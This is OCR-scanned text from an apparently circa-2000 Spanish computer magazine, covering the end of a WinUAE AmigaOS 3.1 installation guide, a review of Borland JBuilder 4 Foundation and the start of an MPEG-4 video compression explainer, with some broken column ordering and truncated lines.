
En la pestaña *Display* debemos seleccionar las opciones gráficas. Para nuestro ejemplo, elegiremos en principio la emulación del chipset AGA con una resolución de 800 x 600. También conviene activar la casilla *Correct aspect ratio* para que el dimensionado de la pantalla se realice correctamente. Si disponemos de un sistema más antiguo que el 3.0, deberemos decantarnos por los modos gráficos correspondientes (OCS para WorKbench 1.3, ECS para 2.x y posteriores).



8

Configuración del sonido


Si queremos emular el sonido (lo que en ordenadores algo modestos puede ralentizar de forma severa el rendimiento), lo haremos a través de la pestaña *Sound*. Para una configuración óptima, seleccionamos la emulación al 100% a una frecuencia de 44.100 Hz y con calidad de 16 bits. Es posible elegir distintos tipos de emulación de sonido para que esto no afecte tanto al rendimiento general del sistema.



9


Salvar la configuración

Una vez configurados todos estos parámetros accedemos a la pestaña de *Configuration* y pulsamos sobre *Save As...*. De este modo, podemos salvar todos los datos en un fichero sobre el que realizar modificaciones mínimas posteriormente. Tras guardar la configuración, nuestro sistema ya está preparado para iniciarse. Para ello, tan sólo deberemos pulsar el botón *Aceptar*, con lo que aparecerá una ventana en la que se comienza a cargar el sistema operativo mediante los disquetes virtuales. Es conveniente mantener distintos ficheros de configuración en los que hayamos optado por pequeñas diferencias, como montar distintas particiones o disponer de mejor configuración gráfica.



10


En la pantalla inicial aparecerá el conocido Workbench versión 3.1 de Amiga. Lo primero que debemos hacer es dar formato a la partición virtual de disco duro. Para ello, la seleccionamos y, con el botón derecho del ratón, marcamos la opción *Format Disk* en el menú *Icons*. Renombramos el volumen como *Sistema* y activamos las opciones *Fast File Systemy Directory Cache*. Tras esto, pulsamos en *Aceptar* con lo que se dará comienzo al proceso de formateo. Esta tarea llevará unos minutos y permitirá instalar el sistema de ficheros utilizados en AmigaOS 3.1, el FFS en la partición virtual de Amiga.



11

Instalación del AmigaOS


Una vez formateada la unidad, activamos el programa de instalación accediendo al disquete llamado *Install 3.1*, y al directorio *Install*. Elegimos el icono de instalación en español y aceptamos los primeros diálogos. Para poder llevar a cabo una instalación más detallada, es recomendable recurrir al modo experto, en el que se nos pide confirmación para realizar cada paso.



12

Directorio de instalación


Al llegar a la ventana en la que se nos pregunta dónde se debe instalar el Workbench 3.1, debemos pulsar sobre *No* en la unidad por defecto (*Workbench 3.1:*). Se nos presentará otra ventana en la cual debemos marcar la unidad *Sistema* creada anteriormente. Para ello, pulsamos sobre *Ver unidades* para, a continuación, pulsar una vez con el botón izquierdo sobre *Sistema*. Cuando esté seleccionada, pulsamos en *Seguir*. Tras una serie de preguntas (a todas seleccionamos la opción de *Seguir* (por defecto) con el ratón), se comenzará la copia de ficheros a la partición virtual.



13

Copiado de archivos del sistema


Llegará un momento en el que el sistema pida alguno de los discos virtuales que no hemos insertado. Para poder realizar esta tarea, cuando se nos reclame el disco debemos pulsar la tecla «F12». Luego nos aparecerá una ventana en la que podremos escoger el disco deseado mediante la pestaña *Floppies*, en la que se permite elegir los ficheros ADF presentes en nuestro disco duro.



14

Reinicio del sistema


Una vez copiados todos los archivos, tendremos que reiniciar el sistema. En este primer rearranque lo mejor es cerrar la tarea *WinUAE* mediante el administrador de tareas («ctrl-alt-supr»). Una vez cerrada, volvemos a ejecutar WInUAE, cargamos nuestro fichero de configuración, y en la pestaña *Floppies* pulsamos en *Eject* en todas las unidades para que no queden discos de instalación virtuales. Salvamos la configuración y pulsamos en aceptar para iniciar el SO desde el disco duro virtual. ¡Ya podemos disfrutar de AmigaOS 3.1!



15

Inclusión de unidades PC

Evidentemente, todavía se puede mejorar el aspecto y rendimiento del sistema. Por ejemplo, podemos cargar las unidades PC en el inicio, aunque si tenemos todos los ficheros de Amiga en un único directorio de una partición PC, lo más conveniente es añadir un directorio virtual. Para ello en la ventana de configuración de WinUAE, en la pestaña *Hard Drives*, pulsamos sobre *Add Directory...*. Le damos un nombre a la unidad virtual con todos los ficheros de Amiga (por ejemplo, PCAmiga) y le indicamos la ruta de acceso al directorio.




16

Aspecto del Workbench inicial con una partición PCAmiga montada

En la carpeta *Prefs* de nuestra partición de sistema podremos cambiar los modos y resoluciones de pantalla (mediante la utilidad *ScreenMode*). También es posible controlar otros parámetros del sistema operativo que ayudan a mejorar la interacción entre éste y el usuario.

Al utilizar una partición Amiga y otra PC, podemos intercambiar ficheros y aplicaciones que hayamos bajado por ejemplo de Aminet, el popular *site* FTP para usuarios de Amiga.



17

Cambiar la resolución en *Prefs/ScreenMode*

Otras mejoras dependen de los gustos de cada usuario. Existen documentos que explican la instalación de los *drivers* Picasso96 para una mayor calidad y resolución gráfica en Internet. También es recomendable instalar programas como MagicWB o MUI, disponibles en la extensa biblioteca software conocida como Aminet. Estos programas y muchos otros shareware y de libre distribución los podréis conseguir a través de webs como *www.aminet.org*.




18

El final del proceso

Añadiendo los *drivers* para Picasso96 y programas como MagicWB y MUI podemos tener un Workbench a 1.024 x 768 en 16 bits. Todo un lujo.

Para la instalación de estos *drivers* debemos acceder a la página *wwwcip.rus.uni-stuttgart.de/~etk10317/picasso96*, descargar el fichero LHA, descomprimirlo en nuestra partición Amiga y seguir los pasos de instalación del icono creado.



Borland JBuilder 4 Foundation


Una herramienta de desarrollo 100% Java y gratuita


Inprise nos sorprende de nuevo con un entorno visual de programación de calidad para el desarrollo de aplicaciones multiplataforma con soporte para los últimos estándares Java 2.

La empresa californiana anunció el pasado 13 de noviembre, en la Linux Bussines Expo, la aparición inminente de la esperada versión gratuita del JBuilder. De hecho, a día de hoy ya podemos descargárnosla desde la página de Borland y se nos da la oportunidad de hacer la instalación en español. Dicha versión aparece dotada de novedades de gran utilidad así como de refrescantes mejoras con respecto a la entrega anterior, la 3.5, lanzada en marzo de este mismo año.

JBuilder está diseñado para la generación de proyectos en todos los niveles, desde *applets* y aplicaciones cliente/servidor con soporte de conectividad con bases de datos hasta grandes implementaciones con objetos distribuidos. El ordenado diseño del entorno de desarrollo y su ergonomía, el *appBrowser*, nombre que aplica Borland al área de trabajo, hace que podamos acceder con facilidad a todas las funcionalidades del programa. Con un solo clic del ratón, tanto código fuente como herramientas de desarrollo visuales estarán a nuestro alcance.

Además, resulta totalmente configurable, ya sea en la colocación de sus elementos, en la apariencia en la que se visualizan o en su comportamiento ante el usuario (*look & feel*). Esto es posible gracias a las cualidades de Java, que incorpora componentes JFC/Swing. Estas últimas constituyen librerías de clases que proporcionan interacción gráfica con el usuario, además de extender y complementar el AWT (clases para desarrollo de ventanas del JDK). Las JFC/Swing no tienen ningún tipo de código de ventanas específico para ningún sistema, lo que conlleva la capacidad de cambiar la apariencia y el comportamiento de la interfaz de JBuilder al vuelo. También dispone de una ayuda inteligente, denominada *CodeInsight*, que recuerda mucho al *InteliSense* de Microsoft y sirve para visualizar rápidamente todas las propiedades y métodos de una clase a medida que editamos el código.


CodeInsight: Herramienta para auto completar codigo a medida


Vista general del entorno de


JBuilder trae en esta versión gratuita más de doscientos JavaBeans listos para utilizar además de varias aplicaciones de ejemplo. Asimismo, la compañía permite elegir el *kit* de desarrollo que nosotros decidamos generando código 100% Java, lo que nos hace constatar la fuerte apuesta de Inprise en el software gratuito como negocio del futuro.

Múltiples novedades y mejoras


Entre sus múltiples novedades destaca la incorporación de Java 2 SDK 1.3 con soporte interno de la máquina virtual HotSpot, que proporciona un rendimiento muy alto en la ejecución de los programas. Además, posibilita la creación de aplicaciones con las últimas funcionalidades compatibles con los estándares Java.

El gestor de proyectos está basado en XML, esto hace que sea compatible con otras *suites*. En cuanto al apartado visual, ofrece mejoras sobre sus dos bazas principales: el *AppBrowser* y el *CodeInsight*. El primero integra un editor, un *de-bugger*, un compilador y una ayuda. El editor tiene opciones como teclas inteligentes y autoestructurado (mediante tabulaciones), y soporta el coloreado avanzado de textos Java, HTML y C/C++. En la edición profesional incluye también soporte para ficheros XML, WML, IDL, JSP y hojas de estilo XSL y CSS. Para favorecer al programador a adaptarse a la nueva operativa, se han dispuesto distintos mapas de teclado (CUA, Emacs o Visual Studio), desde los cuales es factible configurar todos los atajos.


Borland Jbuilder 4 Foundation
Precio: Gratuito
Fabricante: Inprise.
Tfn: 91 352 62 00
Web: www.borland.com



Se ha mejorado notablemente el *CodeInsight*, la utilidad para autocompletar texto integrada en el editor. En esta entrega exhibe como novedad la *Vista por paquetes*, aportando dinamismo y agilidad a las tareas del programador.


Uno de los JavaBeans disponibles

La gran novedad estriba en el trabajo en equipo. En este sentido, se ha añadido un visor de revisiones e información histórica del fuente con la posibilidad de volver a modificaciones anteriores. La información de los archivos de código añade el tipo de revisión, el autor y una marca de fecha y hora.

En las versiones Professional y Enterprise, además introduce un visor de diferen-

cias de código, un listado de revisiones y una utilidad para resolver conflictos entre el espacio de trabajo y el archivo. De esta forma, todos los componentes del equipo saben en todo momento los archivos que están siendo editados por el resto de los compañeros y se mantiene un catálogo coherente de versiones y diferencias entre ellas.


Con todas estas innovaciones, Inprise ha conseguido acortar la única distancia que le separaba de su rival: Visual Age de IBM.

Instalación y primeros pasos

Tras la rápida instalación del programa a través de un sencillo asistente donde se pide al usuario que seleccione el idioma y el directorio donde quiere ubicarlo, el sistema queda a nuestra disposición sin necesidad alguna de reiniciar el equipo. Si hemos descargado también la documentación y los ejemplos, el proceso es exactamente igual en ambos casos.


Tras ejecutarlo por primera vez, abrimos un nuevo proyecto utilizando un *wizard*, en el cual debemos cambiar los datos que vienen por defecto por otros que nosotros elijamos para nuestro proyecto. Para un comienzo realmente rápido, podemos recurrir al ayudante para la creación de aplicaciones. Éste nos pide el nombre del paquete y el de la clase y nos crea unos ficheros base sobre los cuales comenzaremos a trabajar.

Si pinchamos primero sobre el panel que hemos generado y después sobre la pestaña de diseño, podemos arrastrar y dibujar directamente los componentes organizados en las pestañas superiores. También es posible asignarles las propiedades y eventos de una forma fácil y rápida gracias a los cuadros de la derecha. De esta manera, y editando un poco el código para dar funcionalidad al software y conectar los elementos gráficos, conseguimos hacer una programa con un entorno gráfico en Java.



Borland JBuilder permite la elección entre

En el menú *Run* tenemos la posibilidad de probar nuestra obra sin necesidad de crear el ejecutable. Al pulsar en la opción *Run* de dicho menú, comienza la compilación y, tras ella, la ejecución. No obstante, se echan de menos los conectores de asignación de propiedades y métodos entre componentes así como la compilación en tiempo de diseño con los que cuenta Visual Age.



Aspecto de las pestañas de

Requerimientos excesivos

En lo que se refiere a los requerimientos del sistema necesarios para trabajar con JBuilder, Borland recomienda un mínimo de 128 Mbytes de RAM, intentando guardarse las espaldas dada la pesadez de ejecución de cualquier entorno gráfico Java, y aún así la ejecución no es totalmente fluida.

Esta magnífica herramienta está disponible para Windows 98, 2000 y NT 4.0 (SP3), para múltiples distribuciones de Linux o Solaris 2.6 y Solaris 7 (2.7).

Se nota la experiencia de la compañía en este mundillo, con todos sus desarrollos paralelos a JBuilder, como el JBuilder Handheld Express para dispositivos móviles. Además es de agradecer el soporte de las versiones Professional y Enterprise de EJB (Enterprise JavaBeans), CORBA, WebLogic, JSP, Java Servlets y conectividad con todo tipo de grandes bases de datos. Todo ello, unido a las nuevas capacidades de trabajo en grupo y su filosofía multiplataforma hacen de este producto el entorno ideal para el desarrollo de grandes aplicaciones con un coste muy bajo.

Nuevamente, Borland sorprende a la comunidad de programadores haciendo realidad sus sueños con una herramienta multiplataforma desarrollada en Java para generar Java. Por último, como prueba de la valía del Borland JBuilder 4, Inprise asegura que se ha utilizado el propio software para el desarrollo de esta nueva versión.

Juan Luca de Tena Riveiro

El tamaño sí importa; menos es más

i insuperable

Meter el contenido de un
que, afortunadamente, es posible. El responsable de este «milagro» se llama MPEG-4, y aunque todavía este concepto no nos suene familiar a todos, seguro que sus hermanos mayores son de sobra conocidos.

Para hacer posible esta increíble reducción de tamaño, capaz de contraer hasta 17 Gbytes en 600 Mbytes, deben emplearse algoritmos de compresión muy avanzados que iremos descubriendo a continuación. Sin embargo, comencemos refrescando la memoria sobre el nacimiento de MPEG-4 y descubriendo cuáles son sus posibilidades.

La potencia, una de sus virtudes

El estándar MPEG-4 ha sido desarrollado por el comité MPEG (*Moving Picture Experts Group*), que también creó los anteriores MPEG-1 y MPEG-2. Gracias a éstos, ha sido posible la televisión digital tan de moda estos días. MPEG-4, que también se llama ISO/IEC 14496, se terminó en octubre del 98 y se convirtió en estándar internacional durante los primeros meses del año siguiente.

Aunque en este artículo nos vayamos a centrar en lo que, a priori, parece lo más interesante de MPEG-4, ciertamente éste no se limita al vídeo. De hecho, sirve para crear escenas audiovisuales compuestas por varios *media objects*, que pueden ser: imágenes estáticas (por ejemplo un fondo fijo), objetos de vídeo (una persona hablando, sin el fondo), objetos de audio (la voz asociada a la persona), etc.

MPEG-4 aporta estándares para estos distintos tipos de información capaces de representar contenidos naturales o sintéticos, pudiendo ser bi o tri-dimensionales. Realmente, se trata de un mundo con posibilidades casi infinitas, ya que facilita la creación de objetos de inmensa riqueza y complejidad. Como ejemplo, enumeramos algunas herramientas y algoritmos que permite utilizar este estándar, empezando por la compresión eficiente de imágenes y de vídeo. Igualmente, comprime de la misma manera texturas para mapeado en modo 2D o 3D, así como con mallados 2D. También opera con acierto con leyes de variación de geometría de animación de mallados en el tiempo; ofrece un acceso aleatorio eficaz a cualquier tipo de objeto visual; proporciona escalabilidad en tiempo, espacio y calidad; etc.

Leyendo lo anterior, uno se da cuenta de que se trata de una herramienta de gran potencia, que permite exhibir todo tipo de contenidos, puesto que además es capaz de mostrar distintos *media objects* mezclados.

Una imagen de lujo

Centrándonos ahora en el apartado del vídeo, las ventajas del nuevo formato son notables. Debido al reducido *bit-rate* (tasa de bits) de los contenidos, es posible llevar a cabo comunicaciones a través de la Red. Y claro, dentro de esta área encontramos los cada vez más próximos teléfonos vídeo-móviles, con los que podremos no sólo hablar, sino incluso ver a la persona con la que estamos conversando.

No obstante, las posibilidades de este *codec* no terminan aquí, ya que una de las áreas que más se beneficiará de sus bondades es la del vídeo por Internet. En efecto, las velocidades que soporta esta red aún son demasiado reducidas, por lo que es necesario comprimir. Afortunadamente, MPEG-4 puede ser la solución, puesto que



Existió MPEG-1. Nació MPEG-2. Descubrimos MPEG-3. ¿Cómo? ¿Quién conoce MPEG-3? Cuidado, que no se trata del famoso MP3, sino de un formato parecido a MPEG-4 (que también agrupaba vídeo y sonido). Pero éste no vio la luz, o al menos no salió de los laboratorios de prueba. Esto se debió a que MPEG-3 se concibió para el HDTV (la televisión de alta definición, *High Definition Televisión*), pero más tarde vieron que lo mismo podía hacerse empleando las herramientas de MPEG-2 y se abandonó el proyecto.


Así, tras los 1, 2 y 4, se especuló mucho sobre el siguiente número. Y éste será... ¡el 7! Muchos pensaban que se trataría del número 8, para conseguir así un patrón binario, típico de la informática. Otros pensaron que sería el 5, siguiendo un orden lógico de los números. Pero los chicos (y chicas) de MPEG decidieron no seguir ningún orden lógico y se decidieron por el número 7. Así que el 5 y el 6 simplemente no existen. Sobre el nuevo estándar no se puede asegurar mucho todavía, puesto que aún está en proceso de definición. Sin embargo, da miedo pensar lo lejos que puede llegar esta gente.

La intención del consorcio no es que la última versión elimine a las anteriores, sino que cada una atienda a su nicho lo mejor posible. Por ello, no definen a MPEG-7 como una mejora con respecto a las actuales versiones (aunque sí que lo es), sino más bien como una respuesta a las nuevas necesidades y requerimientos de la industria audiovisual, que lejos de pertenecer a unas pocas marcas importantes, cada vez está más extendida en todos los hogares que tengan un ordenador.

ha sido diseñado teniendo muy en cuenta esta aplicación. Sin embargo, y como veremos más tarde, la compresión lleva su tiempo y, para poder realizar una videoconferencia por Internet, deberemos limitarnos a una resolución razonable.

Pero más aún, debido a su flexibilidad, permite también emplearlo en aplicaciones de edición de vídeo, puesto que puede llegar a ofrecer una calidad excepcional, a costa de que el volumen de información también sea mayor. Así, cada tipo de imagen tiene sus propias características en cuanto a resolución (cantidad de *pixels*) y tasa, medida en Hz o imágenes por segundo.

El consorcio MPEG clasifica estos tipos de vídeos según el *bit-rate* y su funcionalidad, confeccionando la siguiente tabla:



Expliquemos más o menos las características de cada tipo. Comenzando por el escalón más bajo, encontramos el **VLBV**, o *Very Low Bit-rate Video* (vídeos con tasa de bits muy baja), que ofrece herramientas y algoritmos para la compresión de vídeos que trabajen con un flujo de datos de entre 5 y 64 Kbits/s (Kbits por segundo). Éstos suelen tener baja resolución (en general inferior a 200 x 100 puntos) y pocas imágenes por segundo, en la mayoría de los casos de 15 Hz.

Para dichos casos, el VLBV ofrece funcionalidades explícitas, como la excelente codificación, que posee una robustez contra errores modélica. Además, son de baja complejidad, por lo que pueden ser empleados fácilmente como aplicaciones de comunicación multimedia en tiempo real. Pero tan importante como lo anterior son las características que ofrece para archivo o acceso. Es decir, contempla acceso aleatorio, y avance y retroceso rápido para aplicaciones multimedia VLB. Ello posibilita el acceso directo al fotograma deseado instantáneamente, corrigiendo así una de las mayores molestias de anteriores MPEG.

Si vamos subiendo de grado, nos vamos encontrando con **High bit-rate tools** que logran añadir mayor calidad al vídeo. Éstos siguen contando con las dos importantes características antes citadas del VLBV, recurriendo para ello a algoritmos parecidos. En este segundo escalón, el flujo de datos varía entre 64 Kbits/s y 10 Mbits/s, y así se puede llegar a calidades muy similares a las de la televisión digital. Para estas aplicaciones, MPEG-4 también puede representar vídeo entrelazado.

Por su parte, las **Content-Based Functionalities** ocupan la mayor parte de las posibilidades y permiten la codificación y decodificación separada de contenido. Se trata del nivel más complejo y aquel que más potencia de cálculo requiere, pero gracias a ellas se han podido conseguir compresiones espeluznantes. Realmente, es ésta la codificación que ha convertido a MPEG-4 en la estrella de la compresión de vídeo.

Esta categoría puede entenderse como una extensión de las VLBV y semejantes con *bit-rate* superior. Éstas se caracterizan por la predicción/compensación de movimiento seguido de compresión de texturas. Para las *Content-Based Coding* (de ahora en adelante CBC), estas características se refuerzan codificando también la forma y la transparencia.

Movimiento y compresión

Una de las ventajas de aplicar las CBC es que la compresión de una secuencia de vídeo puede mejorarse notablemente con las herramientas de predicción de movimiento basadas en objetos. Es decir, por cada objeto que puede haber en una escena, es factible aplicar por separado un algoritmo con el que deducir su ley de movimiento. Para ello existen varias técnicas. Entre ellas destaca la basada en bloques, constituida por cuadrados estándar de 8 x 8 o 16 x 16 que se emplean para la estimación y compensación del movimiento. También encontramos la compensación global de movimiento, basada en la transmisión de un objeto estático. Éste puede ser una imagen de gran tamaño que sirve para mostrar el panorama de fondo.

Este último modo resulta muy eficiente en casos concretos. Pongamos como ejemplo un partido de tenis, en el que la cámara de televisión sigue al tenista, quien corre de un lado a otro intentando llegar a la pelota. Se puede ver que básicamente en la escena existen dos objetos: por un lado, el tenista y, por otro, el resto. El tenista sería un objeto que cambia de posición y de aspecto en cada momento. Por el contrario, la pista y el público pueden considerarse como algo estático, salvando unos detalles. Obviamente, el público no es un objeto fijo, pero comparado con el tenista se puede suponer así.




MPEG-4 es capaz de reducir 17 Gbytes de un DVD a 600 Mbytes de un CD.

MPEG-4 se puede considerar una herramienta de gran potencia, puesto que permite exhibir todo tipo de contenidos

Del fondo (pista + público) diremos que simplemente enfocamos a unos u otros en función de la posición de la cámara, pero bien podría ser el decorado de una obra de teatro. Lo que está claro es que se distinguen dos objetos claramente y que MPEG-4, con sus algoritmos, es capaz de diferenciarlos. Las ventajas son evidentes; durante el proceso de codificación, se puede obtener el fondo de los distintos fotogramas (puesto que hacen falta varios movimientos de cámara para ver cómo es el fondo entero).

Una vez terminado el proceso de codificación, en el que se indica que el fondo y el tenista tienen características distintas, durante la reproducción (bien sea vía red o en el propio ordenador), el fondo panorámico sólo se envía una vez como primer fotograma de la secuencia. Luego, permanece memorizado en un *buffer* (que ellos llaman *sprite buffer*). En fotogramas sucesivos, sólo hacen falta parámetros de la cámara que indiquen a qué punto está mirando para, así, saber qué parte del fondo guardado en el *buffer* debe ser mostrado.

Esta información es suficiente para que el reproductor sea capaz de construir el fondo adecuadamente. ¿Y qué pasa con el tenista? Para empezar, no


El ejemplo del tensita ilustra las ventajas de las *Content Based Coding*.

El mejor procesador para MPEG4

Este sistema de compresión realiza maravillas a la hora de que una secuencia de vídeo ocupe mucho menos que el original. Pero también hemos visto que requiere una potencia de cálculo brutal para ese cometido, y eso nos sirve de excelente banco de pruebas o de comparativa entre distintos procesadores. Aunque MPEG-4 no es sólo un algoritmo de compresión de vídeo, sino que engloba una gran cantidad de funciones y características multimedia, centrémonos solamente en la compresión del vídeo o, mejor dicho, en el tiempo requerido para comprimir vídeo.

La industria actual de microprocesadores está que arde por la lucha titánica que mantienen las dos grandes: Intel y AMD. A pesar de que existen otras marcas, las dos citadas dominan claramente en cuanto a cuota de mercado y prestaciones. Diversas pruebas realizadas entre procesadores de ambas compañías (Pentium III de Intel y Athlon Thunderbird Socket A de AMD), trabajando a 1 GHz, demuestran que las diferencias son pequeñas, aunque se saldan a favor del Athlon de AMD.

No cabe duda de que el propio estándar MPEG4 será uno de las máximos beneficiados de la guerra de «micros», puesto que ello hará caer en picado el tiempo de codificación necesario. Ojo, que la cosa no se reduce a codificar. El decodificar o descomprimir un archivo que ha sido comprimido desde un vídeo DVD tiene su miga; nos hará falta al menos un procesador a 500 MHz acompañado de una buena tarjeta gráfica si queremos disfrutarlo a pantalla completa.

es fácil obtener su contorno en cada fotograma, pero los resultados que se consiguen son más que sorprendentes. Pero pasado este escollo, aún queda otro no menos importante: ¿cómo codificarlo? No se trata de una secuencia normal, porque se tienen imágenes no cuadradas sólo con la imagen del tenista. Para ello, MPEG-4 tiene un *visual object* al que define de forma arbitraria. Es decir, da igual que no sea rectangular porque existen herramientas para comprimirlo.

Si nos damos cuenta, se ha dicho que todo el fondo se transmite en el primer fotograma y esto, dependiendo del tamaño del mismo y del ancho de banda disponible, puede ser demasiada información. Para esos casos, existe la opción de transmitir el fondo en piezas más pequeñas, a lo largo de varios fotogramas, hasta completarlo.

Todo esto tiene como consecuencia una relación de compresión excepcional. Claro está, esta cifra dependerá de los diversos parámetros que utilicemos a la hora de comprimir o codificar la secuencia, pero se puede decir que una secuencia de DVD puede llegar a ocupar hasta 14 veces menos, lo cual da una idea de la calidad de MPEG-4.

El lado oscuro

